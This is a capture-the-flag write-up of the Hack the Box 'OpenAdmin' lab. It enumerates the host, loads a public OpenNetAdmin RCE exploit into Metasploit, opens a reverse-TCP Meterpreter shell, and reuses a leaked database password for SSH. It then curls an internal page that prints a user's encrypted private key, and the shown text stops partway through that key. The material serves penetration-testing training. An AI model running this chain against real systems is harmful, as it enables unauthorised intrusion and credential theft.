# HTB: OpenAdmin


Writeup

Trae Horton, https://sorsnce.com

2020-01-14

# Contents

# 1 Hack the Box: OpenAdmin



OpenAdmin

OS: Linux

Difficulty: Easy

Points: 20

Release: 04 Jan 2020

IP: 10.10.10.171

**Figure 1.1:** OpenAdmin

## 1.1 Introduction

I thought this was a fun box, but kind of difficult for beginners. I never heard of OpenNetAdmin before this Hack the Box, but relized that this web service may contain more exploits that have not been reported. The box maker did a good job at guiding us to perform manual exploitating and giving us a nice simulation of how damaging this exploit could be.

## 1.2 Objective

The objective of box is to simulate a real world use case of a software named: “OpenNetAdmin”. If you google this software we will find the following description.

OpenNetAdmin provides a database managed inventory of your IP network. Each subnet, host, and IP can be tracked via a centralized AJAX enabled web interface that can help reduce tracking errors. A full CLI interface is available as well to use for scripting and bulk work. We hope to provide a useful Network Management application for managing your IP subnets, hosts and much more. Stop using spreadsheets to manage your network! Start doing proper IP address management!

## 1.3 Requirements

The attacker will need the following software to exploit this box.

- NMAP
- Gobuster
- Metasploit
- GTFOBins
- Find


# 2 Scanning/Enumeration

Target: `10.10.10.171`

```
root@kali:~$ sudo nmap -sS 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 20:09 EST
Nmap scan report for 10.10.10.171
Host is up (0.067s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
root@kali:~$
```

Lets view what we can see on TCP Port 80:



**Apache2 Ubuntu Default Page**

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

**Figure 2.1:** Apache

Now that we know there is a web server running on TCP port 80 lets perform a DirBuster:

```
root@kali:~/HTB/red-team$ sudo gobuster dir -u http://10.10.10.171 -w
↪  ~/HTB/red-team/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.171
[+] Threads:        10
[+] Wordlist:       /home/traeh/HTB/red-team/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/19 20:16:02 Starting gobuster
===============================================================
/music (Status: 301)
/artwork (Status: 301)
```

We immediately see a directory named “music”, let’s browse to that directory and see what we can find.





**Figure 2.2:** Music

We see a button within the dropdown menu that allows us to log into this site, lets click on that hyperlink and see what happens.



**Newer Version Available**

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

**Record Counts**

| | |
|---|---|
| Subnets | 0 |
| Hosts | 0 |
| Interfaces | 0 |
| DNS Records | 0 |
| DNS Domains | 1 |
| DHCP Pools | 0 |
| Blocks | 0 |
| VLAN Campuses | 0 |
| Config Archives | 0 |

**Where to begin**

If you are wondering where to start, try one of these tasks:
Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

**About ONA**

© 2020 OpenNetAdmin - v18.1.1


| | |
|---|---|
| Main Website: | http://opennetadmin.com |
| Issues/Discussion: | https://github.com/opennetadmin/ona/issues |
| Documentation: | http://opennetadmin.com/docs |
| Developed By: | Matt Pascoe,<br>Brandon Zehm,<br>Paul Kreiner |
| Special Thanks: | Silk Icons, by Mark James |

**Figure 2.3:** ONA

We can now see that this box is running something called OpenNetAdmin with a version of `18.1.1`. Lets perform a quick Google search to find out more infomatino about this product.

## 2.1 OpenNetAdmin

We quickly see that there is an active (RCE) exploit for OpenNetAdmin version `18.1.1`. There appears to be two exploits available within exploit-db, one appears to be a manual exploit via PHP and the other appears to use Metasploit.


google.com/search?ei=SAEnXtvAlsXM_Aa26pGgAQ&q=opennetadmin+18.1.1&oq=op...
Google
opennetadmin 18.1.1
All
Shopping
Maps
Images
Videos
More
Settings
Tools

About 1,410 results (0.33 seconds)

www.exploit-db.com › exploits ▾
OpenNetAdmin 18.1.1 - Remote Code Execution - PHP ...
Nov 20, 2019 - Exploit Title: **OpenNetAdmin 18.1.1** - Remote Code Execution # Date: 2019-11-19 # Exploit Author: mattpascoe # Vendor Homepage: ...

www.exploit-db.com › exploits ▾
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)
Dec 12, 2019 - **OpenNetAdmin 18.1.1** - Command Injection Exploit (Metasploit).. webapps exploit for PHP platform.

vuldb.com › ...
OpenNetAdmin 18.1.1 Remote Code Execution - VulDB
Dec 8, 2019 - The manipulation with an unknown input leads to a privilege escalation vulnerability (Code Execution). ... The weakness was presented 11/20/2019 by Matt Pascoe. ... Technical details are unknown but a public exploit is available.

vulners.com › zdt ▾
OpenNetAdmin 18.1.1 - Command Injection Exploit #RCE
Exploit for php platform in category web...

**Figure 2.4:** Google-ONA

Lets search our Metasploit instance to see if we have a copy of this RCE exploit.

```
root@kali:~/HTB/red-team/HTB/Beta# msfconsole
[-] ***rtinG the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

+ -- --=[ metasploit v5.0.62-dev                          ]
+ -- --=[ 1950 exploits - 1090 auxiliary - 334 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search OpenNetAdmin
[-] No results from search
msf5 >
```

It appears at the time of writing this report, this exploit is not in Metasploit's database by default. We can try updating the database but more than likely it will not pull the latest copy of this exploit. Let's manually add this exploit to our Metasploit instance by using the following code:

```
root@kali:~# wget https://www.exploit-db.com/raw/47772
--2020-01-21 15:11:24--  https://www.exploit-db.com/raw/47772
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com:443)... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3017 (2.9K) [text/plain]
Saving to: ‘47772’
47772 100%[=================================================>] 2.95K
2020-01-21 15:11:24 (20.4 MB/s) - ‘47772’ saved [3017/3017]
root@kali:~# mkdir -p ~/.msf4/modules/exploits/custom
root@kali:~# mv 47772 ~/.msf4/modules/exploits/custom/ona.rb
```

# 3 Exploiting

Now that we have the Metasploit exploit within our database lets attempt to run this exploit:

```
msf5 > use exploit/custom/ona
msf5 exploit(custom/ona) > set RHOST 10.10.10.171
RHOST => 10.10.10.171
msf5 exploit(custom/ona) > set TARGETURI /ona/
TARGETURL => /ona/
msf5 exploit(custom/ona) > set LHOST 10.10.10.10 #set to your VPN Address
LHOST => 10.10.10.10
msf5 exploit(custom/ona) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf5 exploit(custom/ona) > exploit

[*] Started reverse TCP handler on 10.10.10.10:4444
[*] Exploiting...
[*] Sending stage (3021284 bytes) to 10.10.10.171
[*] Meterpreter session 1 opened at 2020-01-21 15:52:49 +0100
[*] Command Stager progress - 100.12% done (809/808 bytes)

meterpreter >
```

Success! We have a Meterpreter session!

## 3.1 www-data

Now that we have access to this box let's try to get the `user.txt` flag:

```
meterpreter > shell
Process 2625 created.
Channel 1 created.
whoami
www-data
ls /home
jimmy
joanna
cd jimmy
/bin/sh: 3: cd: can't cd to jimmy
```

```
cd joanna
/bin/sh: 4: cd: can't cd to joanna
```

Well, it looks like `www-data` does not have access to view the home directories for the `user.txt` flag.

# 4 Privilege Escalation

So we know the user www-data does not have access to the user.txt flag, so lets try and see if we can use jimmy or joanna to pivot to their accounts:

```
ls

config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
```

I spent a lot of time looking through these directories for anything interesting, I was trying to get a good understanding of what the source code was doing under the hood. I came across this directory that looked interesting.

```
pwd
/opt/ona/www/local
ls
config
nmap_scans
plugins
```

I was initially interested in the nmap_scans directory, but then relized that those nmap scan would not help me with a static HTB. I looked in the config directory to see if there was anything critical information within the configuration that might be vulnerable:

```
ls
database_settings.inc.php
motd.txt.example
run_installer
```

`database_setting.inc.php` looks interesting, lets print the content of that file and review it:

```
cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
?>
```

We found a database password to the local mysqli instance, one thing to note in HTB, if you find a password try it on other accounts, I will attempt to ssh to `jimmy` and `joanne`'s account with this database password:

```
msf5 exploit(custom/ona) > ssh jimmy@10.10.10.171
[*] exec: ssh jimmy@10.10.10.171

jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 22 16:10:30 UTC 2020

  System load:  0.0               Processes:             110
  Usage of /:   49.0% of 7.81GB   Users logged in:       0
  Memory usage: 17%                IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.


Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$
```

Golden we are now `jimmy`

## 4.1 Jimmy

Now that we have access to `jimmy`'s account lets see if we can print the `user.txt` flag.

```
jimmy@openadmin:~$ ls
jimmy@openadmin:~$ pwd
/home/jimmy
jimmy@openadmin:~$
```

Looks like the `user.txt` flag is not in `jimmy`'s home directory, let's look in `joanna`'s home folder.

```
jimmy@openadmin:~$ cd /home/joanna/
-bash: cd: /home/joanna/: Permission denied
jimmy@openadmin:~$
```

No luck, we either have to perform privilege escalation on `jimmy`'s account or try to get logged in via `joanna`'s account. Let's first try to escalate `jimmy`'s account:

```
jimmy@openadmin:~$ sudo -l
[sudo] password for jimmy:
Sorry, user jimmy may not run sudo on openadmin.
jimmy@openadmin:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/bin/ping
/bin/umount
/bin/su
/bin/mount
/bin/fusermount
```

It does'nt appear we can eaily escalation `jimmy`'s account. Let's try looking to see what directories `jimmy` has access to via his account and group he is listed under.

```
jimmy@openadmin:~$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
jimmy@openadmin:~$ find / -group internal 2>/dev/null
/var/www/internal
/var/www/internal/main.php
/var/www/internal/logout.php
/var/www/internal/index.php
jimmy@openadmin:~$
```

The `internal` directory looks quite interesting, lets go a head a cat the `index.php` and `main.php` and see what we can learn about these files.

```
jimmy@openadmin:~$ cat /var/www/internal/index.php
<h2>Enter Username and Password</h2>
      <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
          <?php
            $msg = '';

            if (isset($_POST['login']) && !empty($_POST['username']) &&
            ↪   !empty($_POST['password'])) {
              if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) ==
              '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758e
               ebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                  $_SESSION['username'] = 'jimmy';
                  header("Location: /main.php");
              } else {
                  $msg = 'Wrong username or password.';
```

```
                }
              }
           ?>
      </div> <!-- /container -->
jimmy@openadmin:~$ cat /var/www/internal/main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php");
↪   };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

As we review the php code we can see this looks like it may give us `joanna`'s RSA key to login via ssh `cat /home/joanna/.ssh/id_rsa`. To trigger the `main.php` code we need to make a post request jimmy's username and his hashed password. But the issue is we have no idea how to interact with this "hidden" website. We know that OpenNetAdmin is running on the webservice `apache2` we can attempt to look at the apache2 config to see what ports might be bound to specific URIs.

```
jimmy@openadmin:~$ ls /etc/apache2/sites-available/
default-ssl.conf  internal.conf  openadmin.conf
jimmy@openadmin:~$
```

We can see two configuration files, one being the "OpenAdmin" site and the other being "internal". Let's print the `internal.conf` file and see what we can learn.

```
jimmy@openadmin:~$ cat /etc/apache2/sites-available/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
jimmy@openadmin:~$
```

So we can see that this site is only accessible via "localhost" on port 52846. We can attempt to change the apache2 config to allow this website to be accessible for all address.

```
[ Error writing /etc/apache2/sites-available/internal.conf: Permission denied ]
```

So we cannot change the config to allow our attacking machine access to this website, we will have to rely on `curl` to talk to this website. First I struggled a lot with trying to send a POST request to submit a form to the `index`.php file. Alternatively I ran through the source code one more time and realized I can just call the `main`.php file directly.

```
jimmy@openadmin:~$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
